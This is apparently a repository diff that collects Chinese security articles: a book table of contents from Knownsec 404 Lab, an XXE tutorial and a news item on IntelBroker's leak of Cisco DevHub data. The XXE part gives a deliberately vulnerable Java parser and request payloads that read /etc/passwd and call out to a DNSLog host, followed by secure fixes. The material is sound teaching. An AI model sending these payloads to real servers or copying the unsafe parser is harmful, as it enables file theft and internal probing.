此外,本书在写作风格上力求通俗易懂。尽管内容涵盖了网络安全的多个深层次议题,但作者尽量用简洁明了的语言进行描述,避免过多的专业术语和复杂的技术细节。这样做的目的是确保**没有专业计算机背景的读者**
|
||||
也能够顺利阅读和理解书中的内容。
|
||||
|
||||
|
||||
总之,本书是**一本既适合初学者入门学习,也适合专业人士深入研究的网络安全实战指南**
|
||||
。无论是对于希望建立扎实的网络安全基础的学生,还是对于追求进一步提升专业技能的从业人员,本书都提供了宝贵的知识和经验。通过阅读本书,读者不仅能够获得网络安全领域的专业知识,还能够学会如何应对实际工作中的安全挑战,从而在网络安全的道路上走得更远。
|
||||
|
||||
|
||||
如何阅读本书
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
本书共7章,具体内容如下。
|
||||
|
||||
**第1章**
|
||||
从前端安全的真实案例出发,介绍知道创宇404实验室的前端安全攻击和防御思路。
|
||||
|
||||
|
||||
**第2章**
|
||||
介绍各种后端安全漏洞的真实案例,帮助读者了解不同类型漏洞的攻击方式。
|
||||
|
||||
|
||||
**第3章**
|
||||
介绍各类客户端和服务器端中存在的文件读取漏洞。
|
||||
|
||||
|
||||
**第4章**
|
||||
从渗透测试的多个方面介绍不同的攻击手段,以加深读者对渗透测试的理解。
|
||||
|
||||
|
||||
**第5章**
|
||||
从Pocsuite 3的流量监控规则出发来介绍预防、检测和响应安全威胁的重要手段。
|
||||
|
||||
|
||||
**第6章**
|
||||
通过模拟内网环境探讨漏洞和攻击手法,介绍如何采取适当的防护措施来应对威胁,以及如何利用防御工具(如Pocsuite 3和pfSense防火墙)来构建强大的网络安全防线。
|
||||
|
||||
|
||||
**第7章**
|
||||
介绍防御研究工具体系中具有代表性的10个方向,以及各个方向的基本思路、防御效果和广泛使用的工具。
|
||||
|
||||
|
||||
目录
|
||||
|
||||
|
||||
|
||||
**上拉下滑查看目录 ↓**
|
||||
|
||||
目 录 Contents
|
||||
|
||||
前言
|
||||
|
||||
第一部分 实战
|
||||
|
||||
第1章 前端安全漏洞2
|
||||
|
||||
1.1 前端防御从入门到弃坑—CSP
|
||||
|
||||
的变迁2
|
||||
|
||||
1.1.1 前端防御的开始2
|
||||
|
||||
1.1.2 CSP3
|
||||
|
||||
1.1.3 CSP的绕过5
|
||||
|
||||
1.1.4 CSP困境以及升级8
|
||||
|
||||
1.1.5 防御建议11
|
||||
|
||||
1.2 从老漏洞到新漏洞—iMessage
|
||||
|
||||
0day挖掘实录(CVE-2016-1843)11
|
||||
|
||||
1.2.1 背景11
|
||||
|
||||
1.2.2 CVE-2016-1764漏洞分析12
|
||||
|
||||
1.2.3 从老漏洞(CVE-2016-1764)
|
||||
|
||||
到0day漏洞16
|
||||
|
||||
1.2.4 修复建议18
|
||||
|
||||
1.2.5 参考链接19
|
||||
|
||||
1.3 从CVE-2018-8495看PC端
|
||||
|
||||
URL Scheme的安全问题19
|
||||
|
||||
1.3.1 概述19
|
||||
|
||||
1.3.2 创建URL Scheme20
|
||||
|
||||
1.3.3 安全隐患21
|
||||
|
||||
1.3.4 操作系统中的问题22
|
||||
|
||||
1.3.5 浏览器参数注入23
|
||||
|
||||
1.3.6 应用程序的问题26
|
||||
|
||||
1.3.7 防御建议27
|
||||
|
||||
1.3.8 参考链接27
|
||||
|
||||
1.4 iOS中的BadURLScheme28
|
||||
|
||||
1.4.1 概述28
|
||||
|
||||
1.4.2 漏洞详情28
|
||||
|
||||
1.4.3 实际案例29
|
||||
|
||||
1.4.4 漏洞披露29
|
||||
|
||||
1.4.5 防御建议30
|
||||
|
||||
1.4.6 参考链接30
|
||||
|
||||
1.5 从Drupal 1-click到RCE 分析30
|
||||
|
||||
1.5.1 无后缀文件写入30
|
||||
|
||||
1.5.2 Phar反序列化RCE33
|
||||
|
||||
1.5.3 漏洞触发要求35
|
||||
|
||||
1.5.4 漏洞补丁35
|
||||
|
||||
1.5.5 总结35
|
||||
|
||||
1.5.6 防御建议36
|
||||
|
||||
1.5.7 参考链接36
|
||||
|
||||
1.6 代码审计从0到1—
|
||||
|
||||
Centreon One-click To RCE36
|
||||
|
||||
1.6.1 概述37
|
||||
|
||||
1.6.2 Centreon代码基本结构37
|
||||
|
||||
1.6.3 代码分析38
|
||||
|
||||
1.6.4 过滤处理44
|
||||
|
||||
1.6.5 路径限制44
|
||||
|
||||
1.6.6 从One-click到RCE45
|
||||
|
||||
1.6.7 防御建议50
|
||||
|
||||
1.6.8 参考链接50
|
||||
|
||||
1.7 MyBB 18.20:从存储型XSS
|
||||
|
||||
漏洞到RCE漏洞分析50
|
||||
|
||||
1.7.1 漏洞触发要求50
|
||||
|
||||
1.7.2 漏洞分析51
|
||||
|
||||
1.7.3 漏洞复现59
|
||||
|
||||
1.7.4 补丁分析61
|
||||
|
||||
1.7.5 防御建议63
|
||||
|
||||
1.7.6 参考链接63
|
||||
|
||||
1.8 Chrome扩展安全问题63
|
||||
|
||||
1.8.1 Chrome插件体系63
|
||||
|
||||
1.8.2 CVE-2019-1259263
|
||||
|
||||
1.8.3 CSP问题68
|
||||
|
||||
1.8.4 防御建议73
|
||||
|
||||
1.8.5 参考链接73
|
||||
|
||||
第2章 后端安全漏洞74
|
||||
|
||||
2.1 从WordPress SQLi到PHP
|
||||
|
||||
格式化字符串问题74
|
||||
|
||||
2.1.1 漏洞概述74
|
||||
|
||||
2.1.2 漏洞分析74
|
||||
|
||||
2.1.3 漏洞原理77
|
||||
|
||||
2.1.4 PHP格式化字符串78
|
||||
|
||||
2.1.5 利用条件79
|
||||
|
||||
2.1.6 WordPress 4.8.2补丁问题 80
|
||||
|
||||
2.1.7 修复方案 81
|
||||
|
||||
2.1.8 参考链接81
|
||||
|
||||
2.2 Joomla 3.7.0 Core SQL注入漏洞
|
||||
|
||||
(CVE-2017-8917)分析81
|
||||
|
||||
2.2.1 漏洞概述82
|
||||
|
||||
2.2.2 漏洞复现82
|
||||
|
||||
2.2.3 修复建议85
|
||||
|
||||
2.2.4 参考链接86
|
||||
|
||||
2.3 vBulletin MEDIA UPLOAD SSRF
|
||||
|
||||
漏洞(CVE-2016-6483)分析86
|
||||
|
||||
2.3.1 漏洞概述87
|
||||
|
||||
2.3.2 漏洞复现87
|
||||
|
||||
2.3.3 漏洞修复94
|
||||
|
||||
2.3.4 参考链接94
|
||||
|
||||
2.4 Discuz! x3.4前台SSRF分析94
|
||||
|
||||
2.4.1 漏洞概述94
|
||||
|
||||
2.4.2 漏洞复现94
|
||||
|
||||
2.4.3 任意URL跳转99
|
||||
|
||||
2.4.4 漏洞利用100
|
||||
|
||||
2.4.5 修复建议101
|
||||
|
||||
2.4.6 参考链接101
|
||||
|
||||
2.5 利用Exchange SSRF漏洞和
|
||||
|
||||
NTLM中继沦陷获取域控101
|
||||
|
||||
2.5.1 漏洞概述101
|
||||
|
||||
2.5.2 漏洞复现101
|
||||
|
||||
2.5.3 漏洞利用104
|
||||
|
||||
2.5.4 修复建议107
|
||||
|
||||
2.5.5 参考链接108
|
||||
|
||||
2.6 Joomla未授权创建特权用户
|
||||
|
||||
漏洞(CVE-2016-8869)分析108
|
||||
|
||||
2.6.1 漏洞概述108
|
||||
|
||||
2.6.2 漏洞复现109
|
||||
|
||||
2.6.3 修复建议113
|
||||
|
||||
2.6.4 参考链接114
|
||||
|
||||
2.7 Joomla权限提升漏洞(CVE-
|
||||
|
||||
2016-9838)分析114
|
||||
|
||||
2.7.1 漏洞概述114
|
||||
|
||||
2.7.2 漏洞复现115
|
||||
|
||||
2.7.3 修复方案123
|
||||
|
||||
2.7.4 参考链接123
|
||||
|
||||
2.8 DedeCMS v5.7密码修改漏洞
|
||||
|
||||
分析124
|
||||
|
||||
2.8.1 漏洞概述124
|
||||
|
||||
2.8.2 漏洞复现125
|
||||
|
||||
2.8.3 代码分析129
|
||||
|
||||
2.8.4 修复方案133
|
||||
|
||||
2.8.5 参考链接134
|
||||
|
||||
2.9 ES文件浏览器安全漏洞
|
||||
|
||||
(CVE-2019-6447)分析134
|
||||
|
||||
2.9.1 漏洞概述134
|
||||
|
||||
2.9.2 漏洞复现135
|
||||
|
||||
2.9.3 漏洞分析 136
|
||||
|
||||
2.9.4 补丁分析139
|
||||
|
||||
2.9.5 总结141
|
||||
|
||||
2.9.6 参考链接142
|
||||
|
||||
第3章 文件读取漏洞143
|
||||
|
||||
3.1 MySQL客户端任意文件读取
|
||||
|
||||
攻击链拓展143
|
||||
|
||||
3.1.1 Load data infile语法144
|
||||
|
||||
3.1.2 漏洞利用原理和流程分析145
|
||||
|
||||
3.1.3 PoC150
|
||||
|
||||
3.1.4 演示151
|
||||
|
||||
3.1.5 影响范围151
|
||||
|
||||
3.1.6 从文件读取到远程命令执行157
|
||||
|
||||
3.1.7 修复方式163
|
||||
|
||||
3.1.8 总结165
|
||||
|
||||
3.1.9 参考链接165
|
||||
|
||||
3.2 Confluence 文件读取漏洞
|
||||
|
||||
(CVE-2019-3394)分析165
|
||||
|
||||
3.2.1 背景165
|
||||
|
||||
3.2.2 漏洞影响166
|
||||
|
||||
3.2.3 补丁对比166
|
||||
|
||||
3.2.4 流程分析167
|
||||
|
||||
3.2.5 尝试利用173
|
||||
|
||||
3.2.6 修复方案175
|
||||
|
||||
3.2.7 参考链接175
|
||||
|
||||
3.3 WebSphere XXE漏洞(CVE-
|
||||
|
||||
2020-4643)分析175
|
||||
|
||||
3.3.1 概述175
|
||||
|
||||
3.3.2 补丁175
|
||||
|
||||
3.3.3 漏洞分析176
|
||||
|
||||
3.3.4 修复建议183
|
||||
|
||||
3.3.5 参考链接183
|
||||
|
||||
3.4 WebLogic CVE-2019-2647、
|
||||
|
||||
CVE-2019-2648、CVE-2019-
|
||||
|
||||
2649、CVE-2019-2650 XXE
|
||||
|
||||
漏洞分析183
|
||||
|
||||
3.4.1 补丁分析183
|
||||
|
||||
3.4.2 分析环境184
|
||||
|
||||
3.4.3 WsrmServerPayloadContext
|
||||
|
||||
漏洞点分析184
|
||||
|
||||
3.4.4 UnknownMsgHeader漏洞点
|
||||
|
||||
分析193
|
||||
|
||||
3.4.5 WrmSequenceContext 漏洞点
|
||||
|
||||
分析194
|
||||
|
||||
3.4.6 修复建议196
|
||||
|
||||
3.4.7 参考链接196
|
||||
|
||||
3.5 WebLogic EJBTaglibDescriptor
|
||||
|
||||
XXE漏洞(CVE-2019-2888)
|
||||
|
||||
分析197
|
||||
|
||||
3.5.1 分析环境197
|
||||
|
||||
3.5.2 漏洞分析197
|
||||
|
||||
3.5.3 漏洞复现199
|
||||
|
||||
3.5.4 修复建议200
|
||||
|
||||
3.5.5 参考链接201
|
||||
|
||||
3.6 印象笔记Windows 6.15版本
|
||||
|
||||
本地文件读取和远程命令执行
|
||||
|
||||
漏洞(CVE-2018-18524)202
|
||||
|
||||
3.6.1 概述202
|
||||
|
||||
3.6.2 演示模式下的Node.js代码
|
||||
|
||||
注入202
|
||||
|
||||
3.6.3 本地文件读取和远程命令
|
||||
|
||||
执行的实现203
|
||||
|
||||
3.6.4 通过分享功能攻击其他用户205
|
||||
|
||||
3.6.5 修复建议206
|
||||
|
||||
3.6.6 参考链接206
|
||||
|
||||
第4章 渗透测试207
|
||||
|
||||
4.1 红队后渗透测试中的文件传输207
|
||||
|
||||
4.1.1 搭建HTTP服务器207
|
||||
|
||||
4.1.2 从HTTP服务器下载文件208
|
||||
|
||||
4.1.3 配置PUT服务器209
|
||||
|
||||
4.1.4 上传文件到HTTP PUT
|
||||
|
||||
服务器211
|
||||
|
||||
4.1.5 利用 Bash /dev/tcp 进行
|
||||
|
||||
文件传输211
|
||||
|
||||
4.1.6 利用SMB协议进行文件
|
||||
|
||||
传输212
|
||||
|
||||
4.1.7 利用 whois 命令进行文件
|
||||
|
||||
传输212
|
||||
|
||||
4.1.8 利用 ping 命令进行文件传输213
|
||||
|
||||
4.1.9 利用 dig 命令进行文件传输213
|
||||
|
||||
4.1.10 利用 NetCat 进行文件传输214
|
||||
|
||||
4.1.11 参考链接216
|
||||
|
||||
4.2 协议层的攻击—HTTP请求
|
||||
|
||||
走私216
|
||||
|
||||
4.2.1 背景216
|
||||
|
||||
4.2.2 发展时间线217
|
||||
|
||||
4.2.3 产生原因 217
|
||||
|
||||
4.2.4 HTTP走私攻击实例—
|
||||
|
||||
CVE-2018-8004223
|
||||
|
||||
4.2.5 其他攻击实例240
|
||||
|
||||
4.2.6 参考链接250
|
||||
|
||||
4.3 自动化静态代码审计工具250
|
||||
|
||||
4.3.1 自动化代码审计250
|
||||
|
||||
4.3.2 动态代码审计工具的特点
|
||||
|
||||
与局限250
|
||||
|
||||
4.3.3 静态代码审计工具的发展252
|
||||
|
||||
4.3.4 参考链接259
|
||||
|
||||
4.4 反制Webdriver—从Bot向
|
||||
|
||||
RCE 进发260
|
||||
|
||||
4.4.1 什么是Webdriver260
|
||||
|
||||
4.4.2 Chromedriver的攻击与利用261
|
||||
|
||||
4.4.3 参考链接270
|
||||
|
||||
4.5 卷入.NET Web271
|
||||
|
||||
4.5.1 调试271
|
||||
|
||||
4.5.2 如何找漏洞案例和审计函数281
|
||||
|
||||
4.5.3 参考链接282
|
||||
|
||||
4.6 攻击SAML 2.0282
|
||||
|
||||
4.6.1 SAML 2.0282
|
||||
|
||||
4.6.2 通过OpenSAML请求包看
|
||||
|
||||
SAML SSO283
|
||||
|
||||
4.6.3 通过OpenSAML源码看
|
||||
|
||||
SAML SSO细节294
|
||||
|
||||
4.6.4 参考链接305
|
||||
|
||||
4.7 Apache Axis 1与 Axis 2
|
||||
|
||||
WebService的漏洞利用305
|
||||
|
||||
4.7.1 Apache Axis 1306
|
||||
|
||||
4.7.2 Apache Axis 2332
|
||||
|
||||
4.7.3 参考链接338
|
||||
|
||||
第二部分 防御方法
|
||||
|
||||
第5章 防御规则342
|
||||
|
||||
5.1 什么是 Pocsuite 3342
|
||||
|
||||
5.2 什么是 Suricata343
|
||||
|
||||
5.3 Suricata 安装343
|
||||
|
||||
5.4 Suricata规则343
|
||||
|
||||
5.4.1 Action 344
|
||||
|
||||
5.4.2 Header 344
|
||||
|
||||
5.4.3 元关键字/补充信息346
|
||||
|
||||
5.4.4 Rule347
|
||||
|
||||
5.5 如何在PoC中编写流量规则351
|
||||
|
||||
5.5.1 示例一351
|
||||
|
||||
5.5.2 示例二353
|
||||
|
||||
5.5.3 示例三354
|
||||
|
||||
5.5.4 示例四356
|
||||
|
||||
5.6 参考链接357
|
||||
|
||||
第6章 防御演示环境与防御处置358
|
||||
|
||||
6.1 防御演示环境358
|
||||
|
||||
6.2 模拟攻击358
|
||||
|
||||
6.3 Pocsuite 3365
|
||||
|
||||
6.4 Suricata & pfSense365
|
||||
|
||||
6.5 pfSense 导入自定义Suricata
|
||||
|
||||
规则368
|
||||
|
||||
6.6 总结370
|
||||
|
||||
第7章 防御研究工具371
|
||||
|
||||
7.1 代码审计371
|
||||
|
||||
7.2 供应链安全373
|
||||
|
||||
7.3 防火墙375
|
||||
|
||||
7.4 堡垒机377
|
||||
|
||||
7.5 日志审计系统379
|
||||
|
||||
7.6 终端安全380
|
||||
|
||||
7.7 资产扫描382
|
||||
|
||||
7.8 入侵检测系统384
|
||||
|
||||
7.9 蜜罐系统385
|
||||
|
||||
7.10 恶意软件沙箱386
|
||||
|
||||
|
||||
|
||||
了解更多
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
- 本文来源:
|
||||
原创
|
||||
,图片来源:原创、AI配图
|
||||
|
||||
- 责任编辑:郑琳琳,部门领导:
|
||||
宁姗
|
||||
|
||||
- 发布人:白钰
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,81 @@
|
||||
# 防范XXE漏洞:XXE攻击详解与应对策略
|
||||
原创 todobest SDL安全 2025-01-02 11:48
|
||||
|
||||
# 一、XXE 漏洞概述
|
||||
|
||||
XML(可扩展标记语言)是一种用于标记电子文件的结构化语言,它能够对数据进行标记并定义数据类型。XML允许用户自定义标记语言,因此在数据交换和存储中被广泛使用。
|
||||
## 1.1 XML 文档结构
|
||||
|
||||
XML文档的基本结构包括以下几个部分:
|
||||
1. XML 声明 :指定 XML 的版本和编码方式。
|
||||
|
||||
1. DTD(文档类型定义) :可选部分,定义 XML 文档的合法构建模块,可以在文档内部声明,也可以外部引用。
|
||||
|
||||
1. 文档元素 :具体数据的组织和标记。
|
||||
|
||||
## 1.2 XXE 漏洞及其危害
|
||||
|
||||
XXE(XML External Entity)漏洞是一个严重的安全漏洞。当应用程序允许 XML 引用外部实体时,恶意用户可以构造特定内容,从而导致以下危害:
|
||||
1. 读取系统上的任意文件。
|
||||
|
||||
1. 执行系统命令。
|
||||
|
||||
1. 探测内网端口,获取网络信息。
|
||||
|
||||
1. 进行针对内网网站的攻击。
|
||||
|
||||
# 二、漏洞示例
|
||||
## 2.1 示例代码
|
||||
|
||||
如下代码主要功能是接收XML内容,通过XML解析器将其解析为DOM对象,并最终将该DOM对象转换为字符串进行返回。代码并没有对XML内容的安全性检验。
|
||||
```
|
||||
import org.springframework.web.bind.annotation.PostMapping;import org.springframework.web.bind.annotation.RequestBody;import org.springframework.web.bind.annotation.RestController;import org.w3c.dom.Document;import javax.xml.parsers.DocumentBuilder;import javax.xml.parsers.DocumentBuilderFactory;import javax.xml.transform.OutputKeys;import javax.xml.transform.Transformer;import javax.xml.transform.TransformerFactory;import javax.xml.transform.dom.DOMSource;import javax.xml.transform.stream.StreamResult;import java.io.ByteArrayInputStream;import java.io.IOException;import java.io.StringWriter;@RestControllerpublic class XmlController { @PostMapping("/parse-xml") public String parseXml(@RequestBody String xmlContent) { try { DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance(); DocumentBuilder builder = factory.newDocumentBuilder(); Document doc = builder.parse(new ByteArrayInputStream(xmlContent.getBytes())); // 打印 Document 的内容 return convertDocumentToString(doc); } catch (Exception e) { return"Error parsing XML: " + e.getMessage(); } } // 将 Document 转换为字符串 private String convertDocumentToString(Document doc) { try { TransformerFactory transformerFactory = TransformerFactory.newInstance(); Transformer transformer = transformerFactory.newTransformer(); transformer.setOutputProperty(OutputKeys.OMIT_XML_DECLARATION, "no"); transformer.setOutputProperty(OutputKeys.INDENT, "yes"); StringWriter writer = new StringWriter(); transformer.transform(new DOMSource(doc), new StreamResult(writer)); return writer.getBuffer().toString(); } catch (Exception e) { return"Error converting Document to String: " + e.getMessage(); } }}
|
||||
```
|
||||
## 2.2 接口请求
|
||||
- 如下是发送的请求包,读取本地文件
|
||||
|
||||
```
|
||||
POST /parse-xml HTTP/1.1Host: localhost:8000Content-Type: application/xmlContent-Length: 159<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> <!-- 读取本地文件的示例 -->]><foo>&xxe;</foo>
|
||||
```
|
||||
- 接口返回的内容
|
||||
|
||||
|
||||
- 如下请求,探测地址,本次请求,使用DNSLog探测
|
||||
|
||||
```
|
||||
POST /parse-xml HTTP/1.1Host: localhost:8000Content-Type: application/xmlContent-Length: 176<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://6223dbe1.log.dnslog.sbs/"> <!-- 这里可以替换为任意 URL -->]><foo>&xxe;</foo>
|
||||
```
|
||||
- 发现服务器请求了这个域名地址(可以用于内部端口探测)
|
||||
|
||||

|
||||
# 三、修复建议
|
||||
1. 使用开发语言提供的禁用外部实体的方法。确保在解析XML前禁用DTD(文档类型定义)和禁止外部实体的解析。
|
||||
|
||||
1. 过滤用户提交的XML数据,特别是对于嵌入XML或DTD的输入,进行严格的验证和过滤,确保它们不包含对外部实体或不安全的结构的引用。
|
||||
|
||||
## 3.1 Java代码示例
|
||||
```
|
||||
// bad@RequestMapping("/xxe")public void test(String xmlstr) throws IOException { DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance(); try { InputStream is = new ByteArrayInputStream(xmlstr.getBytes()); DocumentBuilder builder = factory.newDocumentBuilder(); builder.parse(is); } catch (Exception e) { e.printStackTrace(); }}// good@RequestMapping("/no_xxe")public void test(String xmlstr) throws IOException { DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance(); try { // 禁用DTD、禁止外部实体解析 factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); factory.setFeature("http://xml.org/sax/features/external-general-entities", false); factory.setFeature("http://xml.org/sax/features/external-parameter-entities", false); InputStream is = new ByteArrayInputStream(xmlstr.getBytes()); DocumentBuilder builder = factory.newDocumentBuilder(); builder.parse(is); } catch (Exception e) { e.printStackTrace(); }}
|
||||
```
|
||||
## 3.2 PHP代码示例
|
||||
```
|
||||
// good:加载XML前,禁用实体解析libxml_disable_entity_loader(true);$$xml = simplexml_load_string($$xmlContent);
|
||||
```
|
||||
## 3.3 Python代码示例
|
||||
```
|
||||
// good 禁用外部实体from lxml import etreexmlData = etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
|
||||
```
|
||||
# 四、总结
|
||||
|
||||
在当今网络安全形势日益严峻的环境中,XXE(XML External Entity)漏洞作为一种常见的XML解析安全问题,得到了越来越多的关注。 首先,XXE漏洞利用了XML解析器在处理外部实体时的安全缺陷,攻击者可以通过精心构造的XML文档,读取系统内部敏感文件、执行任意命令,甚至进行内部网络探测。一旦系统遭到攻击,可能导致数据泄露、服务中断甚至更为严重的后果,因此,了解并防范XXE漏洞非常重要。 针对这一漏洞,禁用DTD及外部实体的解析是最直接且有效的方式。此外,通过严格的输入验证和过滤,提升解析器的安全性,也能有效降低潜在的风险。作为开发者,理解如何安全地处理XML数据,不仅仅是编写代码的一部分,更是保护用户数据和维护系统安全的重要责任。
|
||||
|
||||
参考文档
|
||||
- XML 语法 https://www.runoob.com/xml/xml-syntax.html
|
||||
|
||||
- DTD 教程 https://www.runoob.com/dtd/dtd-tutorial.html
|
||||
|
||||
- XMLReader https://docs.oracle.com/javase/8/docs/api/org/xml/sax/XMLReader.html
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,97 @@
|
||||
# 黑客泄露更多数据,思科证实属实
|
||||
Eduard Kovacs 代码卫士 2025-01-02 09:37
|
||||
|
||||

|
||||
|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
**黑客IntelBroker泄露了盗自思科DevHub一个实例中的更多数据,思科已证实数据的真实性,称该数据源自最近披露的一起安全事件。**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
IntelBroker 在10月14日宣称自己和其他人已攻陷思科系统并获得源代码、证书、凭据、机密文档、密钥和其它类型的信息。
|
||||
|
||||
思科调查显示,其系统未遭攻陷,数据实际上源自一个公开的DevHub 环境,而该环境是向客户提供源代码、脚本和其它内容的资源中心。思科证实称,虽然该DevHub 实例中的很多数据已经公开,但黑客所获取的一些文件并无计划公开。
|
||||
|
||||
IntelBroker 随后确认数据源自一个 DevHub 实例并开始泄露文件。IntelBroker 最初声称盗取了800 GB 文件,不过后续提到 4.5TB 的数据盗自 DevHub环境。12月中旬,他泄露了大约3GB数据,而在圣诞节当天他又泄露了更多数据,总计泄露数据超过4GB。被泄露的数据包括思科产品的源代码、脚本、数字化证书和配置文件。
|
||||
|
||||
思科表示,第二次泄露事件后分析了数据,发现它“与2024年10月14日的已知数据集一致”。思科解释称,“如之前更新所述,我们肯定系统未失陷,并未从内容中发现任何可被攻击者用于访问任何生产或企业环境的信息。”
|
||||
|
||||
思科最初表示并未发现敏感的个人数据或金融数据失陷,但之后从事件报告中删除了这一言论。
|
||||
|
||||
|
||||
代码卫士试用地址:
|
||||
https://codesafe.qianxin.com
|
||||
|
||||
开源卫士试用地址:https://oss.qianxin.com
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[在线阅读版:《2024中国软件供应链安全分析报告》全文](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247520484&idx=1&sn=8a845b39720a318c297075e98f5fe5e0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[ShadowLogic 技术利用AI模型图创建无代码后门,可引发供应链攻击](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521075&idx=2&sn=78b278425ea0267c473467bfb24894f2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[RSAC 2024观察:软件供应链安全进入AI+时代](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247519497&idx=1&sn=3f531af375c16bd26e01ca94f96d2f6b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[SAP AI Core中严重的 “SAPwned” 缺陷可引发供应链攻击](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247520194&idx=2&sn=7b4dbeae684f3e9a1f79148a5bacf221&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Hugging Face 等AI即服务平台易受严重漏洞影响,遭AI供应链攻击](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247519250&idx=2&sn=9683638aaf21b4d1d794837ff20dd0ab&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
|
||||
https://www.securityweek.com/cisco-confirms-authenticity-of-data-after-second-leak/
|
||||
|
||||
|
||||
题图:
|
||||
Pexels
|
||||
License
|
||||
|
||||
****
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
Reference in new issue
Block a user